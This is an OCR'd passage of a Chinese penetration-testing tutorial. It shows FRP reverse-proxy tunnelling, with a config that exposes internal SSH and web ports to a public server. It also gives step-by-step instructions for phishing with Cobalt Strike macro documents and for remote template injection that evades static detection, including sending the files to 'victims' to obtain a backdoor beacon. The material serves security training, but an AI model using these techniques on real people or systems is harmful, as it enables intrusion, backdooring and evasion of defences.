root       665  0.0  0.1  16180  1920 tty1     Ss+  Sep11   0:00 /sbin/agetty -o -p -- \u --noclear tty1 linux
root       938  0.0  0.4  49320  5020 ?        Ssl  Sep11   0:15 /usr/sbin/aliyun-service
systemd+ 17613  0.0  0.5  70660  5380 ?        Ss   Sep11   0:00 /lib/systemd/systemd-resolved
root     18106  0.0  1.4 715808 14896 ?        Ssl  Sep11   0:02 /root/frp/frps -c /root/frp/frps.ini
root     18748  0.0  0.0      0     0 ?        I    06:44   0:00 [kworker/u2:1]
root     18889  0.0  0.0      0     0 ?        I    09:25   0:00 [kworker/u2:0]
root     18899  0.0  0.7 105688  7092 ?        Ss   09:45   0:00 sshd: root@pts/0
root     18901  0.0  0.7  76692  7152 ?        Ss   09:45   0:00 /lib/systemd/systemd --user
root     18902  0.0  0.2 191468  2512 ?        S    09:45   0:00 (sd-pam)
root     18949  0.0  0.4  22516  5028 pts/0    Ss+  09:45   0:00 -bash
root     19001  0.0  0.6 105688  7012 ?        Ss   09:55   0:00 sshd: root@pts/1
root     19040  0.1  0.4  22384  4828 pts/1    Ss   09:55   0:00 -bash
root     19056  0.0  0.3  37368  3252 pts/1    R+   09:56   0:00 ps aux
root@iZj6c7nxeheveq558u1lzmZ: # _
```



```
root@iZj6c7nxeheveq558u1lzmZ: # netstat -antl
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0    316 172.31.185.204:22       119.133.129.141:28090   ESTABLISHED
tcp        0      0 172.31.185.204:22       119.133.129.141:27457   ESTABLISHED
tcp        0      0 172.31.185.204:44516    100.100.35.30:443       ESTABLISHED
tcp6       0      0 :::7000                 :::*                    LISTEN
tcp6       0      0 :::8000                 :::*                    LISTEN
tcp6       0      0 :::6000                 :::*                    LISTEN
tcp6       0      0 172.31.185.204:7000     119.133.129.141:28366   ESTABLISHED
```

frpc **配置客户端**

下载对应系统版本的 frpc 配置客户端信息

```
[common]
server_addr = 8.210.55.154
server_port = 7000
token = moonsec2020

[ssh]
type = tcp
local_ip = 127.0.0.1
local_port = 22
remote_port = 6000

[web]
type = tcp
local_ip = 127.0.0.1
local_port = 80
remote_port = 8000
```

说明

server_addr = 8.210.55.154 #服务器的 IP

server_port = 7000 #服务器的端口
token = moonsec2020 #连接的密码

[web] #服务器名
type = tcp #连接协议类型
local_ip = 127.0.0.1 #访问的 ip 可以是内网任何一个 ip
local_port = 80 #本地端口
remote_port = 8000 #远程服务器的 ip

启动 frpc.exe -c frpc.ini 通信正常后

```
C:\Users\Administrator\Desktop\frp_0.33.0_windows_amd64>frpc -c frpc.ini
2020/09/12 13:58:13 [I] [service.go:282] [b0feffbb97948f9a] login to server succ
ess, get run id [b0feffbb97948f9a], server udp port [0]
2020/09/12 13:58:13 [I] [proxy_manager.go:144] [b0feffbb97948f9a] proxy added: [
ssh web]
2020/09/12 13:58:13 [I] [control.go:179] [b0feffbb97948f9a] [ssh] start proxy su
ccess
2020/09/12 13:58:13 [I] [control.go:179] [b0feffbb97948f9a] [web] start proxy su
ccess
```

用浏览器访问

整个流程就是客户端与服务器端建立通信后，当 A 访问 B 的的 8000 端口后，B 收到请求对流量进行转发，那么 A 就能访问到 C。

4. 网络钓鱼篇

网络钓鱼是最常见的社会工程学攻击方式之一。所谓社会工程学，是一种通过对受害者心理弱点、本能反应、好奇心、信任、贪婪等心理陷阱进行诸如欺骗、伤害等危害手段。在生活工作中，最常使用的邮件、各种文档也成为黑客常用的攻击载体。近些年来，网络钓鱼攻击趋势也一直呈增长趋势，特别是在 APT 攻击、勒索软件攻击等事件中，扮演了重要的角色。

4.1. Office 钓鱼攻击

Office 宏，译自英文单词 Macro。宏是 Office 自带的一种高级脚本特性，通过 VBA 代码，可以在 Office 中去完成某项特定的任务，而不必再重复相同的动作，目的是让用户文档中的一些任务自动化。而宏病毒是一种寄存在文档或模板的宏中的计算机病毒。一旦打开这样的文档，其中的宏就会被执行，于是宏病毒就会被激活，转移到计算机上，并驻留在 Normal 模板上。

Visual Basic for Applications（VBA）是 Visual Basic 的一种宏语言，是微软开发出来在其桌面应用程序中执行通用的自动化(OLE)任务的编程语言。主要能用来扩展 Windows 的应用程序功能，特别是 Microsoft Office 软件，也可说是一种应用程式视觉化的 Basic 脚本。

测试环境


系统 windows 10 x64

word 版本 2016


cobalt strike4.0

4.1.1. cobalt strike 生成宏

Attacks->Packages->MS Office Macro





选择好设置的监听器后 复制宏代码




4.1.2. 创建宏 Word

创建 docx 文件 选择自定义功能区







把开发工具勾上




点击开发工具 创建宏 填写名字 宏的位置在当前文件名。



将生成好的宏代码复制到文件里 选择 auto_open 自动打开




保存文件提示 选择否 另存为 dotm 文件



至此一个简单的宏文件完成。

4.1.3. 测试宏文件

将文件发送给受害者，如果受害者打开。



提示宏被禁用 如果用户点击启动内容。Cobal tstrike 就会获得受害人的 beacon

可以看到受害者已经中了后门，可以对用户进行其他方面的操作。

4.2. 利用 DOCX 文档远程模板注入执行宏


与传统的宏启用文档相比，这种攻击的好处是多方面的。在对目标执行网络钓鱼攻击时，您可以将.docx 的文档直接附加到电子邮件中，并且您不太可能根据文件的拓展名去阻止它。Word 远程模板执行宏就是利用 Word 文档加载附加模板时的缺陷所发起的恶意请求而达到的攻击目的，所以当目标用户点开攻击者发给他的恶意 word 文档就可以通过向远程服务器发送恶意请求的方式，然后加载模板执行恶意模板的宏。

这种攻击更常见的原因是，发送的文档本身是不带恶意代码的，能过很多静态的检测。


方法：想要开始此攻击，我们需要创建两个不同的文件。第一个是启用宏的模板，或是.dotm 文件，它将包含恶意 VBA 宏。第二个是看似没有危害的.docx 文件，它本身不包含恶意代码，只有指向恶意模板文件的目标链接。

4.2.1. 创建 dotm 文件


这个跟上面的创建方法差不多 新建文件 docx 文件 选择 VIsual Basic



双击 ThisDocumen




复制 cobalt strike 恶意代码到模板里保存另存为 dotm 文件




将 dotm 文件放到远程的服务器上

4.2.2. 创建远程模板加载文档


打开 word 后选择好模板文件保存即可

